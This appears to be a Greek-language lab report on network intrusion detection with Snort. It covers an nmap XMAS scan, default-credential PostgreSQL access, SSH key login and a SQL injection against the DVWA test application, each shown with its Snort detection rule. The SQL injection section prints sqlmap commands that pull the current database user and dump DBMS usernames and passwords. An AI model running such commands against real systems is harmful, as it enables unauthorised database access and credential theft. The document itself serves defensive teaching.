
Η πρώτη καταγραφή είναι ένα SCAN nmap XMAS. Αυτή η μέθοδος περιλαμβάνει την αποστολή TCP πακέτων με τις σημαίες FIN, URG, PUSH ενεργοποιημένες. Αν ληφθεί ένα πακέτο RST, η θύρα θεωρείται κλειστή, διαφορετικά θεωρείται open|filtered. Το πλεονέκτημα αυτής της μεθόδου είναι ότι μπορεί να παρακάμψει non-state full firewalls και packet filtering routers. Άλλο ένα πλεονέκτημα είναι ότι αυτή η μέθοδος εντοπίζεται πιο δύσκολα και από τη μέθοδο SYN Scanning.

Ο κανόνας στο snort από τον οποίο ανιχνεύεται είναι ο:


```
[alert tcp $EXTERNAL_NET any ->$HOME_NET any (msg: "SCAN nmap XMAS";
flow:stateless;flags:FPU,12;reference:arachnids,30;classtype:attempted
recon;sid:1228; rev:7;)]
```

Η δεύτερη καταγραφή συμβαίνει όταν ο snort decoder προεπεξεργαστής ανιχνεύσει ανώμαλη κίνηση στο δίκτυο. Ο snort decoder παρακολουθεί τη δομή των πακέτων για να σιγουρευτεί ότι αυτά ακολουθούν τις συνήθεις προδιαγραφές. Αν για παράδειγμα ένα πακέτο έχει ασυνήθιστο μέγεθος(π.χ είναι πολύ μικρό) ή πολύ ασυνήθιστες ρυθμίσεις (π.χ TCP options) τότε γεννάει ένα alert για αυτό το πακέτο. Αυτό σημαίνει ότι είναι πιθανό ορισμένα τέτοια alert να αποτελούν false positives. Υπάρχει δυνατότητα απενεργοποίησης της γεννήτριας alert του decoder μέσα από το αρχείο ρυθμίσεων του snort.


Στη συνέχεια ο επιτιθέμενος επιχειρεί να μάθει τα απαραίτητα στοιχεία για να αποκτήσει πρόσβαση στη βάση δεδομένων και τα καταφέρνει:



Εφόσον γνωρίζει ότι το username είναι «*postgres*» και το password «*postgres*» μπαίνει στη βάση δεδομένων και μπορεί να την τροποποιήσει:



Το snort, ωστόσο, καταγράφει αυτό το συμβάν στο BASE:




Ο κανόνας που χρησιμοποιήθηκε είναι ο:

```
[alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 5432 (msg: "POSTGERS root
login attempt"; content: "|00 00 00 08 04 d2 16 2f|";flow: to_server,
established; classtype: protocol-demand-decode; sid: 1000543; rev:1;)]
```


το content του οποίου προέκυψε από ανάλυση της κίνησης του δικτύου μέσω του Wireshark.

Στη συνέχεια, ο επιτιθέμενος προσπαθεί να αποκτήσει πρόσβαση στο σύστημα μέσω SSH αλλά χωρίς να γνωρίζει τον κωδικό πρόσβασης παρά μόνο με τα κλειδιά SSH. Τα κλειδιά SSH χρησιμοποιούνται στο σύστημα πιστοποίησης που βασίζεται στα κλειδιά, ως εναλλακτικός τρόπος στο προεπιλεγμένο σύστημα πιστοποίησης βασισμένο στους κωδικούς πρόσβασης. Με την πιστοποίηση που βασίζεται σε κλειδιά, δεν χρειάζεται η πληκτρολόγηση ενός κωδικού πρόσβασης για να γίνει πιστοποίηση. Τα κλειδιά SSH αποτελούνται από δύο κλειδιά: ένα ιδιωτικό κλειδί, που πρέπει να είναι μυστικό, και ένα δημόσιο κλειδί που μπορεί να τοποθετηθεί σε οποιονδήποτε υπολογιστή επιθυμείται να υπάρχει πρόσβαση. Στο συγκεκριμένο παράδειγμα χρησιμοποιείται ένα κλειδί με αλγόριθμο κρυπτογράφησης RSA και μήκος 2048 ψηφία. Το δημόσιο κλειδί του χρήστη φαίνεται στην παρακάτω εικόνα:



Και μέσω αυτού ο επιτιθέμενος αποκτά πρόσβαση στο σύστημα όπως φαίνεται παρακάτω:

Η καταγραφή του snort για αυτά τα συμβάντα είναι η εξής:



Κι ο κανόνας ο οποίος γράφτηκε είναι ο:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg: "SSH login with ssh keys"; content: "|00 00 00 0c a0|"; sid: 1000789; rev:1;)]
```

Sql Injection

Τα SQL injections(SQL έγχυση) είναι μια διαδεδομένη μέθοδος επίθεσης σε εφαρμογές web που χρησιμοποιούν συστήματα βάσεων δεδομένων.

Με τη μέθοδο των SQL injections κακόβουλοι χρήστες επιδιώκουν να εκμεταλλευτούν ευπάθειες στην ασφάλεια μιας εφαρμογής ιστού, ώστε να επέμβουν στα δεδομένα της βάσης. Ως μέθοδος επίθεσης δεν είναι νέα και είναι απλή γιατί το μόνο που χρειάζεται είναι ένας διακομιστής ιστού, γι' αυτό εμφανίστηκε ταυτόχρονα με τις πρώτες εφαρμογές ιστού.


Στα SQL injections ένας κακόβουλος χρήστης προσπαθεί να εκμεταλλευτεί την ελλιπή ή λανθασμένη επαλήθευση (validation) των δεδομένων εισόδου (input data) μιας εφαρμογής. Τυπικά η ευπάθεια τους μπορεί να εμφανίζεται και σε μη web εφαρμογές, όμως εκεί είναι πιο σπάνιο. Συνήθεις τρόποι όπου οι χρήστες δίνουν δεδομένα εισόδου σε μια εφαρμογή web είναι οι φόρμες (με τις μεθόδους HTTP GET και POST) και τα links (μέθοδος HTTP GET). Θεωρείται ένας από τους συχνότερα εμφανιζόμενους και πιο επικίνδυνους τύπους επιθέσεων που προσβάλουν εφαρμογές ιστού. Μέχρι σήμερα έχουν αναφερθεί πολλά περιστατικά επιτυχών επιθέσεων. Διαδεδομένα εργαλεία λογισμικού έχουν βρεθεί ευπαθή, όπως τα PHPNuke, vBulletin, WordPress, WBBlog, μεταξύ πολλών άλλων. Ίσως το πιο γνωστό περιστατικό συνέβη το 2005 με την έκθεση της βάσης δεδομένων της CardSystems Solutions που είχε ως αποτέλεσμα την κλοπή εκατομμυρίων αριθμών πιστωτικών καρτών.

Στο παρακάτω παράδειγμα θα γίνει ένα SQL injection στο DVWA (Damn Vulnerable Web Application) και τα αποτελέσματα θα καταγραφούν με το snort. Το DVWA είναι μια PHP/MySQL


εφαρμογή ιστού που είναι ιδιαίτερα ευπαθής. Ο κύριος στόχος της είναι να παρέχει ένα νόμιμο περιβάλλον στο οποίο θα μπορούν επαγγελματίες ή φοιτητές να ελέγχουν θέματα ασφάλειας των εφαρμογών τους. Ένα άλλο εργαλείο που χρησιμοποιείται είναι το sqlmap. Πρόκειται για ένα εργαλείο penetration testing το οποίο αυτοματοποιεί τη διαδικασία ανίχνευσης των SQL injections και της απόκτησης ελέγχου της βάσης δεδομένων. Εδώ, χρησιμοποιείται το sqlmap για να αποκτηθεί :

1. Μία λίστα από database management usernames και passwords.
2. Μια λίστα από βάσεις δεδομένων.
3. Μια λίστα από πίνακες για μια συγκεκριμένη βάση δεδομένων.
4. Μια λίστα από χρήστες και συνθηματικά για ένα συγκεκριμένο πίνακα της βάσης.

Αρχικά θα κάνει ένα απλό injection, από το οποίο παίρνει πληροφορίες για τον χρήστη με userid=1




Στη συνέχεια, ο χρήστης μέσω του Firefox και του εργαλείου Tamper Data θα αποκτήσει πληροφορίες για τα cookies και το referer URL:



Και μετά επιχειρεί να μάθει ποιος είναι ο τρέχων χρήστης και σε ποια βάση δεδομένων βρίσκεται, χρησιμοποιώντας την εντολή:

```
./sqlmap.py -u "http://192.168.19.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=slf2ijam5oaviqh6gg1faanob4; security=low;" -b --current-db --current-user
```



Το snort ανιχνεύει την επίθεση αυτή καταγράφοντας το παρακάτω event:


```
[**] [1:19779:1] WEB-MISC sqlmap SQL injection scan attempt [**]
[Classification: Access to a Potentially Vulnerable Web Application]
[Priority: 2]
09/27-18:25:38.827964 192.168.19.136:38982 -> 192.168.19.129:80
TCP TTL:64 TOS:0x0 ID:37451 IpLen:20 DgmLen:511 DF
***A**** Seq: 0xB6A33C12 Ack: 0xBF5DB030 Win: 0x1B00 TcpLen: 32
[Xref => http://sqlmap.sourceforge.net]
```

Ο κανόνας που χρησιμοποιήθηκε είναι ο :

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"WEB-MISC sqlmap SQL injection scan attempt"; flow:established,to_server; content:"User-Agent|3A| sqlmap"; fast_pattern:only; http_header; metadata:policy balanced-ips drop, policy security-ips drop, service http; reference:url,sqlmap.sourceforge.net; classtype:web-application-activity; sid:19779; rev:1;)]
```

Ομοίως, αν ο χρήστης επιθυμεί να λάβει μια λίστα από database management usernames και passwords εκτελεί την εντολή:

```
./sqlmap.py -u "http://192.168.19.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=slf2ijam5oaviqh6gg1faanob4; security=low;" --string="Surname" --users –password
```

